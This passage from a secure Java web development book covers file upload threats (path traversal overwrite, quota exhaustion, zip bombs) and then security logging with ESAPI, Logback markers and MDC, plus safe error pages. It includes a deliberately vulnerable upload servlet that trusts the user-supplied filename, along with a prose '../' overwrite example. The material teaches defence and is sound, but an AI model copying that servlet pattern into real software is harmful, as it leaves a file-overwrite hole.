.war	Reject. This could deploy an entire application on your server!
.jpg, .gif, .png, and so on	Validate image files with a library such as ImageMagick (see “Verifying File Contents”).
.zip	Validate before unzipping (see “Processing Zip, Rar, and Other Archive Formats”).
.doc, .ppt, .txt, and so on	Mostly safe to accept. Always scan uploaded files for viruses and malware and check that they don’t exceed file quotas.

TABLE 8-1. *File types and validation actions*

If for some reason you absolutely have to support dangerous file types such as .jsp or .war (for example, if you are creating a developer portal) they should be stored on a completely separate domain and served by a separate web server that is *not* a Java app server. For example, if your main web application runs on Tomcat at www.mycompany.com, your file uploads could be stored and served from a plain Apache server at www.mycompanyfiles.net.

Virus and Malware Detection

One of the more challenging aspects of a file upload mechanism is ensuring that the contents of the file are not malicious. Simple antivirus checking on an uploaded file is a good first step.

There is no single perfect antivirus or anti-malware solution, and various antivirus products are better at finding certain classes of malware than others. It is prudent to use multiple products when verifying if an uploaded file is malicious. This is especially true if you are serving user-uploaded files to other users. You would not want to be distributing malware to your whole user base because of one bad user!

We recommend that when files are uploaded, they are immediately placed into a quarantine directory where they are checked for malware. Once the antivirus check succeeds, only then should you make the file available for your other users to download.

Verifying File Contents

Another important step is to verify that the contents of a file actually match the stated file type. For example, you can verify that an uploaded file with the extension .jpg is actually a valid image by the technique of image rewriting. In image rewriting, you process uploaded image files through a library such as ImageMagick.³ ImageMagick includes functions to resize, edit, or convert images in a variety of ways. When it attempts to load an image, ImageMagick will often fail the loading operation if the file is not of a proper image format. If it successfully loads the untrusted file without error, the file contents are likely a valid image. To be certain, use ImageMagick to modify the image in some way (such as scaling it down by 1 pixel), and then save it in a new file. Discard the original uploaded file and only persist the image that was processed by ImageMagick. If an image endures being loaded, modified, and then resaved by ImageMagick, it is likely to be a safe image file. ImageMagick can also be used for other functions on your site, such as scaling images to make thumbnails, or reading/writing EXIF data to anonymize the image or add a copyright notice.



CAUTION

Be careful of calling ImageMagick or another OS level image manipulation library with OS commands that include user-driven untrusted filenames. When untrusted data drives operating system commands, it could lead to command injection, as discussed in Chapter 7.

Attack 2: Ability to Overwrite Other Files

We already discussed how file path injection could be used to read files that should not be accessible. File upload functionality can also sometimes be abused with file path injection to write files as well. For example, suppose you had a standard file upload servlet like the following:

```
import org.apache.commons.fileupload.disk.DiskFileItem;

protected void processRequest(
    HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException {
try {
    Map params = parseMultipart(request);

    //get the actual file, run checks
    DiskFileItem file = (DiskFileItem)params.get("file");

    //get the file name
    String filename = file.getName();

    //get the root path to write the file
    String rootPath = getServletContext().getRealPath("");

    //the directory to write the file
    String dir = UPLOAD_DIRECTORY + FILE_SEPARATOR;

    //create the directory if needed
    java.io.File outDir = new File(rootPath + dir);
    outDir.mkdirs();

    //save the file to the filesystem
    InputStream fileIn = file.getInputStream();

    OutputStream fileOut =
        new FileOutputStream(rootPath + dir + filename);

    //vulnerable!
    StreamUtils.readWrite(fileIn, fileOut, BUFFER_SIZE);

} catch (FileUploadException ex) {
    //handle the exception
}
}
```

In normal operation, this servlet would read in the file bytes from the request, create a directory to store the file (/downloads/private), and write out the uploaded file to that directory using a file input stream. A normal response might look like what's shown in [Figure 8-1](#).




FIGURE 8-1. *File uploaded successfully*

When a file is uploaded, the browser sends a multipart/form-data HTTP POST like the following. Note that the filename is included as a parameter in the request (highlighted in **bold**):

Now suppose someone wanted to deface your website. By using an intercepting proxy to tamper with the `filename` parameter, an attacker can exploit the way the output stream is created and cause a malicious and potentially brand-damaging⁴ logo to overwrite your own:

When the application processes this request, it will use the input data to create a path like the following:

/application/server/web/Demos/downloads/private/.../img/logo.jpg

Java dutifully follows the `../` characters in the `filename` parameter and evaluates to the following absolute path:

/application/server/web/Demos/img/logo.jpg

And, as shown in Figure 8-2, your own website's logo is overwritten with anything the attacker wants!




FIGURE 8-2. Application files overwritten with content supplied by the attacker

As discussed previously, the way to prevent this is to properly canonicalize and validate all filename input to your file upload application. The OWASP Java File I/O Security Project⁵ contains functions to validate whether a filename is valid or not. The following example shows how this library can be used to properly validate an uploaded file:

```

//create a new FileValidator
FileValidator fileValidator = new FileValidator();

//set some default validation parameters
fileValidator.setMaxFileUploadSize(MAX_UPLOAD_SIZE);
fileValidator.setAllowedExtensions(
    Arrays.asList("jpg", "jpeg", "png"));
fileValidator.setAllowNulls(false);

//call isValidFileUpload to validate the input
if (!fileValidator.isValidFileUpload(
    context, fileOutputDirectory, filename,
    rootFileDirectory, fileBytes, validationExceptions)) {
    //reject the input
}

```

The parameters to `isValidFileUpload` are as follows:

Parameter	Description
<code>context</code>	A label used to create the exception message if the validation fails
<code>fileOutputDirectory</code>	The directory in which to save the file
<code>fileName</code>	The raw filename from the user's request, or the name the application chooses for the file
<code>rootFileDirectory</code>	The root path of the directory structure under which to save the file
<code>fileBytes</code>	The actual bytes of the file
<code>validationExceptions</code>	A list that holds any exceptions that were generated during the course of validation

In addition, it is prudent to follow the Principle of Least Privilege and ensure that any files that are actually part of your application are not writable by the web server itself. However, this can be difficult in some situations, especially if you are using the server's built-in capabilities to deploy new code by unpacking uploaded .war files. For production instances, we recommend that you manually deploy code, and of course, never run your server as the root user.

Attack 3: Quota Overload DoS

When allowing your users to upload files, setting a per-user upload quota is

necessary to ensure proper management of your storage. If no limit is imposed, a malicious user could upload many terabytes of files and consume all storage on your device, resulting in a denial of service. There are several things to consider when building a quota policy. First, set a maximum total storage quota for each user. Second, limit the size of any single file to prevent an attacker from abusing file verification mechanisms by passing in files that will consume an inordinate amount of RAM or processor cycles to validate. Finally, limit the total number of files a user can upload to avoid slowing down the filesystem on your server (and how many database rows they can create).

The Apache Commons FileUpload library has a built-in mechanism for limiting the size of uploaded files, but by default it does not set a limit. We highly recommend that you configure a limit any time you do a file upload operation:

```
// Create a factory for disk-based file items
DiskFileItemFactory factory = new DiskFileItemFactory();

// Set the maximum memory that will be used prior to
// writing an uploaded file to disk
factory.setSizeThreshold(yourMaxMemorySize);

// Create a new file upload handler
ServletFileUpload upload = new ServletFileUpload(factory);

// Set overall file size constraint
upload.setSizeMax(yourMaxFileSize);

// Set overall request size constraint
upload.setSizeMax(yourMaxRequestSize);
```

It is important to set not only a maximum file size, but also the maximum size of an entire request. Consider what would happen if an adversary determined that your maximum file size was 1MB, but then proceeded to send you several concurrent requests, each with thousands of 1MB minus 1 byte files. Your application would parse each file in the request, rapidly filling up RAM or disk space and possibly crashing your server even before the entire request finishes parsing.

Processing Zip, Rar, and Other Archive Formats

While building an image upload site years ago, the client often needed to upload

several dozen images for a specific topic at the same time. This was long before today's ubiquitous drag-and-drop file upload systems became available. Instead, the client wanted the ability to upload a zip file full of images instead of having to upload each one separately. Early versions of our website would accept a zip file, recursively loop through each folder in the archive, unzip the contents into a directory, and *then* verify each image for file size and other security considerations. This was a big mistake.

A zip bomb is a malicious zip or other archive file format that is of a small size compressed but is of a giant size uncompressed. A famous zip bomb is 42.zip.⁶ It is only 42 kilobytes in size but unzips to over 4 petabytes if all files and folders are uncompressed! Attempting to unzip such a file would rapidly consume all available disk space (or worse, RAM) on your server, leaving you with a denial of service.



TIP

Ensure that the uncompressed size of an archive file is not larger than the quota available for the user, before doing the actual uncompress action.

Most zip or other archive APIs allow you to inspect the total uncompressed size before conducting the actual uncompress action. In `java.util.zip.ZipFile`, this is accomplished by iterating through each `ZipEntry` and adding the results of the `getSize()` method:

```
ZipFile zipFile = new ZipFile("testzip.zip");
long totalUncompressedSize = 0;
Enumeration<? extends ZipEntry> e = zipFile.entries();
while (e.hasMoreElements()) {
    ZipEntry ze = e.nextElement();
    long uncompressedSize = ze.getSize();
    totalUncompressedSize += uncompressedSize;
}
```

The uncompressed size of each entry is retrieved by means of a native method that reads the metadata of each entry from the zip file itself.⁷ A malicious actor could theoretically modify a zip file to underreport the uncompressed size of

each entry. A strong defensive control should not only check the reported size prior to unzipping, but also check that the actual unzipped size of each file matches.⁸

Positive Pattern: Object Reference Maps and Storing Upload Files

Another useful precaution is to not use the actual filename provided by users to save the uploaded file. Instead, use a machine generated name that is stored in your database along with the original filename. When you create a link for a user to download a file, you should only reveal the database key for the file:

<https://mycompanyfiles.net/download/file/80862>

Then, after checking whether the user is authenticated and authorized for the file, you can set the original filename into the response headers when you stream the file out to them:

```
response.addHeader("content-disposition", "attachment; filename=" +  
    java.net.URLEncoder.encode(originalFilename, "UTF-8"));
```

In this way, the filename and path are never revealed to the user at all, and there is no opportunity for path manipulation.

Summary

Any time you allow users to upload files you need to take precautions to ensure that the files are not dangerous to your application or your users. The following are the steps you need to safely upload files in your application:

1. Ensure that your web application's files are not writable by the application server user.
2. Establish authentication and authorization of users for the file upload feature.
3. Validate the filename:
 - Use input validation to ensure the uploaded filename uses an expected extension type.

- Reject filename parameters that include a path part (/ or \), or a directory reference (..).

4. Ensure quota limits.

5. Validate the contents of the file:

- Ensure the detected content type of the image is within a list of defined image types (JPG, PNG, and so on).
- Validate that uploaded files are the expected type by checking file headers.

6. Save the file to a non-accessible directory using a server-generated filename, if possible on a completely different domain from the main application.

Set the extension of the stored image to be a valid image extension based on the detected content type of the image from image processing (do not just trust the header from the upload).

7. Create a filename reference map to link database entries to actual files.

The following steps ensure a safe file download process:

1. Establish authentication of users.
2. Validate the file identifier passed in the request.
3. Verify that the user has permission to download the file.
4. Properly encode the actual filename in the Content-Disposition header.
5. Ensure the file is served with the correct content-type (for example, image/jpeg, application/x-xpinstall).
6. Stream the file to the user.

Resources

John Melton, Malicious File Execution:

www.jtmelton.com/2010/05/02/the-owasp-top-ten-and-esapi-part-4-

[malicious-file-execution/](#)

Mozilla WebAppSec/Secure Coding Guidelines: https://wiki.mozilla.org/WebAppSec/Secure_Coding_Guidelines#Uploads

OWASP Secure Coding Practices Quick Reference Guide:
https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide

SANS Institute, 8 Basic Rules to Implement Secure File Uploads:
<http://software-security.sans.org/blog/2009/12/28/8-basic-rules-to-implement-secure-fileuploads/>



¹ http://bugs.java.com/bugdatabase/view_bug.do?bug_id=8014846

² <http://commons.apache.org/proper/commons-fileupload/>

³ ImageMagick is a software suite to create, edit, compose, or convert bitmap images. For more info, visit www.imagemagick.org/

⁴ www.snopes.com/photos/odd/searsgrill.asp

⁵ https://www.owasp.org/index.php/OWASP_Java_File_I_O_Security_Project

⁶ www.unforgettable.dk/

⁷ Stored in 4 bytes for each file in the archive, according to the Zip specification:
www.pkware.com/documents/casestudies/APPNOTE.TXT

⁸ For a great example of how to safely extract files from a zip archive see
www.securecoding.cert.org/confluence/display/java/IDS04-J.+Safely+extract+files+from+ZipInputStream



CHAPTER

9

Logging, Error Handling, and Intrusion Detection

*What rolls down stairs alone or in pairs, and over your neighbor's dog?
What's great for a snack, and fits on your back? It's log, Log, LOG!
It's log, it's log, it's big, it's heavy, it's wood.
It's log, it's log, it's better than bad, it's good.*

—The Ren and Stimpy Show

Logging Basics

Logging is the heart of all accountability in software. We use logging to help test

our application in development and we log in production so we can audit application runtime behavior. Logging is also critical for security forensics so we can understand what happened after the fact when *bad things go down*. The MITRE corporation manages the *Common Weakness Enumeration* (CWE), a community-developed dictionary of software weaknesses. The common software weakness listing for *Insufficient Logging* is CWE-778 (<http://cwe.mitre.org/data/definitions/778.html>):

When security-critical events are not logged properly, such as a failed login attempt, this can make malicious behavior more difficult to detect and may hinder forensic analysis after an attack succeeds.

This is fairly clear. When a security breach occurs, one of the first things you will want to do is pull your logs and investigate what happened. The mission of logging in secure software is to make it as easy as possible for investigators to answer these questions:

- What happened?
- Who did it?
- When did it happen?
- How was our security circumvented?
- What data was viewed or modified?
- How can we prevent this from happening again?

What to Log

First of all, *what* should developers log? If you log too much on a highly hit web application, disks will fill and performance may be impacted. Even worse, this will make it more difficult to find the truly meaningful data in the event of a breach. You need to log with *meaning*.

Many developers will already recognize the need to log the timestamp, a criticality level (warning, error, fatal, and so on), what feature is being requested, and what state the application is in. For auditing and accountability purposes, you also need to log the username, IP address, and some way to tie all log entries from a particular session together (unless your application is only ever hit by one person at a time—in which case, why are we even having this conversation?).

Additionally, a transaction ID or activity ID would be helpful for example.

Similarly, a transaction ID or activity ID would be helpful (for example, ADD_USER, ASSIGN_PERMISSION, READ_FILE, and so on). This provides additional granularity over the session alone and is useful to correlate a user's activity with site features within a particular session.

Some log entries are from an anonymous (not logged-in) user, which needs to be clearly noted in the log. Other log entries are from authenticated user behavior, and you need a way to tie log entries from the same user session together. The session ID would seem like it is ready made for this purpose, but as we already discussed in [Chapter 2](#), you need to treat your session IDs with the utmost of care. Therefore, we recommend logging a cryptographic hash of the session ID, rather than the session ID itself. A hash can be computed quickly, but cannot be reversed to find the actual session ID, and the hash value will be the same for every entry in the same session.



TIP

Do not log the user's session ID because this could leak critical authentication data to insiders! Instead, log a hash of the session ID so you can reference multiple log entries to the same session without exposing the session ID itself.

Security-Related Log Events

Some operational environments may use multiple different log files for different types of events. However, it is sometimes easier to follow what happened if all of your log events are in the same log file. If your application will use a single log file, you also need a way to clearly delineate which events are security-related and which constitute normal operation. The following types of security-related events should always be logged.



TIP

Consider prioritizing or highlighting log entries of actions conducted by highly privileged users, such as admin or super user accounts.

- Successful logins
- Failed logins
- Logouts
- Password or security question changes
- Profile changes, such as a change of email address
- Password reset attempts
- New user registration
- User de-registration
- Authorization failures
- Changes to access levels, such as granting admin or superuser access
- Operational activities, such as backups (for example, exporting my Twitter feed)
- Any system administration activity
- Significant input validation failures
- Any other sensitive operation...

What Not to Log

According to item 8.10 in *OWASP ASVS Error Handling and Logging Requirements* (https://code.google.com/p/owasp-asvs/wiki/Verification_V8):

Verify that the application does not log application-specific sensitive data that could assist an attacker, including user's session ids and personal or sensitive information.

You also need to be careful about the types of information you do *not* want to log. As part of debugging an application, developers frequently log sensitive data, a practice that allows (at least) insiders to steal large amounts of sensitive data with just the theft of a few text files. A good data protection strategy must also take care to not output any sensitive data to log files, code comments, and error messages. Any one of these code artifacts could expose critical data to an attacker.

We have worked with frameworks that included convenience methods for developers to log entire requests during debugging. But consider what can happen when these methods are not removed before deploying to production? Sensitive information such as passwords, credit card numbers, Social Security numbers, and so on might be sent directly to log files, in plain text, circumventing all of the encryption and sensitive data handling protection you worked so hard to employ.

On September 18, 2012, Radu Dragusin discovered a log file on a public IEEE FTP server that contained the usernames of over 100,000 IEEE online users. This public log file contained password information of IEEE online users from Google, Apple, Microsoft, Oracle, IBM, major universities, and similar companies. Analysis of the data can be found at www.ieeelog.com.



TIP

Don't forget to remove your HTML code comments before you go live. This very often leaks sensitive information such as developer contact information, system passwords, and other sensitive technical information.

Logging Frameworks for Security

The Java ecosystem has a plethora of logging frameworks to choose from. There is the core Java logging API, the Apache Commons Logging component,¹ the Apache log4j project,² and the Simple Logging Facade for Java (SLF4J).³ Unfortunately, few of these projects provide an API that lets a developer flag a log entry as a security log entry out-of-the-box.

We have seen some discussion of adding security-specific logging levels to log4j,⁴ but adding a new log level for security may not be the right way to include logging in security. It is a matter of debate. Another alternative would be to create a new logger instance just for your security messages. This makes it a little easier to separate security log messages from diagnostic log messages. And for auditing or non-repudiation this is certainly the case. However, maintaining a separate log file just for security events removes security messages from the context of other events happening on the system. Not having this context could actually make it harder for an investigator to piece together what happened after

a breach.

ESAPI Logging

One of the earlier attempts at security-centric logging is the OWASP ESAPI project for Java.⁵ ESAPI is a security library that includes specific and granular APIs for security-centric logging. Although this project is not necessarily production quality, it still provides a good example of the type of requirements that senior security professionals seek in logging software.

The goal of ESAPI logging is simple: Provide an API that allows developers to easily make a log entry that includes a timestamp from a reliable source, severity level of the event, an indication that this is a security-relevant event (if mixed with other logs), the identity of the user that caused the event (if there is a user associated with the event), the source IP address of the request associated with the event, whether the event succeeded or failed, and a description of the event.⁶

In particular, ESAPI provides the logging *type* as part of the core logging implementation with six different categories:

- SECURITY_SUCCESS
- SECURITY_FAILURE
- SECURITY_AUDIT
- EVENT_SUCCESS
- EVENT_FAILURE
- EVENT_UNSPECIFIED

The event types provided by ESAPI are in addition to the standard logging levels (fatal, error, warning, and so on) that most developers are familiar with. An example usage might be:

```
String message =
    "Checkbox request data was submitted with impossible";
message += " value. User is likely tampering with the request";
log.warn(Logger.SECURITY_FAILURE, message, validationException);

/*outputs a message like the following:
2014-04-29 05:48:25,281 WARN SECURITY FAILURE Anonymous:0@unknown:
unknown Checkbox request data was submitted with impossible value.
User is likely tampering with the request */
```

This simple forced categorization of log entries allows developers to inform application administrators when security failures occur in real time. This visibility is critical information for your incident response or operations team. However, granular security APIs might not be the best choice for security logging. Let's consider this as we review Logback.

Security Logging Using Logback

Logback is the spiritual successor to the original Apache log4j logging library.⁷ It implements the SLF4J standardized logging API⁸ and includes many new features over log4j. Among the new features of Logback are the ability to add contextual information about log entries by using Markers and Mapped Diagnostic Contexts (MDCs). With Logback and a small amount of code, it is possible to have a fully featured security logging library.

Like log4j, Logback delegates the task of actually writing log files to one or more Appender classes. Multiple Appenders can be configured independently to only record certain levels of events, or only record events that have certain Markers. This flexibility makes it possible to maintain separate logs for debugging and for security-related events. Appenders can record log files locally, or pass events to a logging service in another location to ensure that your log files are always backed up in case of an incident.

Logback Markers

Markers are named objects used to enrich log statements. By declaring Markers and adding them to log statements, developers can achieve the granular categorization of events promised by ESAPI, all the while using a standard SLF4J-compliant logging API. To use Markers, you first need to declare them:

```
public static Marker SECURITY_SUCCESS =
        MarkerFactory.getMarker("SECURITY SUCCESS");
public static Marker SECURITY_FAILURE =
        MarkerFactory.getMarker("SECURITY FAILURE");
public static Marker SECURITY_AUDIT =
        MarkerFactory.getMarker("SECURITY AUDIT");
public static Marker EVENT_SUCCESS =
        MarkerFactory.getMarker("EVENT SUCCESS");
public static Marker EVENT_FAILURE =
        MarkerFactory.getMarker("EVENT FAILURE");
public static Marker EVENT_UNSPECIFIED =
        MarkerFactory.getMarker("EVENT UNSPECIFIED");
```

Once the Markers are declared, they can be added to any logging statement, using an API similar to ESAPI:

```
log.warn(SecurityMarkers.SECURITY_AUDIT,
        "Anonymous account access attempt. Forwarding to login");
log.info(SecurityMarkers.SECURITY_SUCCESS,
        "User logged {} in successfully, user.getUsername()");
log.error(SecurityMarkers.SECURITY_FAILURE,
        "Unauthorized user {} attempted to access admin function",
        user.getUsername());
```

Markers are represented by the pattern %marker in the Appender definition. With Markers in place, the preceding statements show up in the logs like the following:

```
WARN: 16:42:28.448 INFO SECURITY AUDIT
c.i.d.LogbackLoggingServlet - Anonymous user attempted to access
account. Forwarded to login screen
INFO: 16:42:28.455 INFO SECURITY SUCCESS
c.i.d.LogbackLoggingServlet - User logged August in successfully
ERROR: 16:42:28.455 INFO SECURITY FAILURE
c.i.d.LogbackLoggingServlet - Unauthorized user August attempted
to access admin function
```

As already discussed, this categorization of log entries is key when investigating a security breach. In addition to outputting extra information to the logs, Markers can also be used to add extra log levels, such as TRACE or ALWAYS, or to filter and sort log entries into different files.

Mapped Diagnostic Contexts

Mapped Diagnostic Contexts, or MDCs, allow additional information to be added to the logging context on a per-thread basis. By using MDCs, developers

added to the logging context on a per-thread basis. By using MDCs, developers can add information about the current request, such as the username, (hashed) session ID, and IP address to the logging context. This information will be output by each subsequent logging statement in the same request thread.

The MDC is functionally similar to a HashMap, with simple get and put methods. The methods are static so you don't even need to declare an instance of MDC. For example, to insert the username into the diagnostic context, simply use the following:

```
MDC.put("username", user.getUsername());
log.info("Hello, user");
```

Subsequently, this value can be logged by using the pattern %X{username} in the Appender definition:

```
<appender name="STDOUT"
    class="ch.qos.logback.core.ConsoleAppender">

    <!-- encoders are assigned the type
        ch.qos.logback.classic.encoder.PatternLayoutEncoder
        by default -->
    <encoder>
        <pattern>%d{HH:mm:ss.SSS} [%thread] %-5level %logger{5} -
            %X{username} - %msg%n</pattern>
    </encoder>
</appender>
```

This results in an entry like the following being written to the logs:

```
INFO: 15:21:57.523 [http-listener-1(2)] INFO
c.i.d.LogbackLoggingServlet - august - Hello user!
```

An easy means to add security-specific information to the diagnostic context in a web application is to use a Java EE filter. The following filter will fire for each request (which is a thread) and insert the username, hashed session ID, and IP address into the logging context:

```
public void doFilter(ServletRequest servletRequest,
    ServletResponse servletResponse, FilterChain chain)
    throws IOException, ServletException {

    HttpServletRequest request =
        (HttpServletRequest) servletRequest;

    //add the IP address
    MDC.put("ipAddress", request.getRemoteAddr());

    //add the hashed session ID
    HttpSession session = request.getSession();
    MDC.put("session", Utils.toSHA1(session.getId()));

    //add the username
    String username = (String) session.getAttribute("username");
    if (username == null || "".equals(username.trim())) {
        username = "Anonymous";
    }
    MDC.put("username", username);

    //forward on to any other filters
    chain.doFilter(servletRequest, servletResponse);

    //clear the context, just to be safe
    MDC.clear();
}
```

With the preceding filter in place, your logs get much more useful!

```
INFO: 17:11:36.565 INFO SECURITY AUDIT c.i.d.LogbackLoggingServlet
- 274960731a0e4eaf01b066e0d9b0176c345f6b8f:Anonymous
@0:0:0:0:0:0:1 - User forwarded to login screen
```

Safe Error Handling

No matter how well written your web application is, sooner or later you will have to deal with an exception. When Java web applications error in unrecoverable ways, it is not uncommon to see an exception stack trace in your browser (see [Figure 9-1](#)).




FIGURE 9-1. An uncaught Java stack trace displaying sensitive information in the browser

Not only does the default server error message shown in Figure 9-1 reveal the fact that you are using Java, the libraries in use, and the exact (vulnerable) version of Apache Tomcat the application is running on, it also lets an attacker know that you quite likely have an SQL injection vulnerability!

One way to prevent stack traces from displaying in a user's browser is to handle uncaught exceptions via configuration in `web.xml`. The following `web.xml` configuration will ensure that any user who triggers an uncaught exception will be forwarded to a “clean” error page instead of being graced with stack trace data.

```
<error-page>
    <exception-type>java.lang.Throwable</exception-type>
    <location>/WEB-INF/error.jsp</location>
</error-page>
```

The same request now results in a static error page that does not reveal sensitive information about the application (see [Figure 9-2](#)).

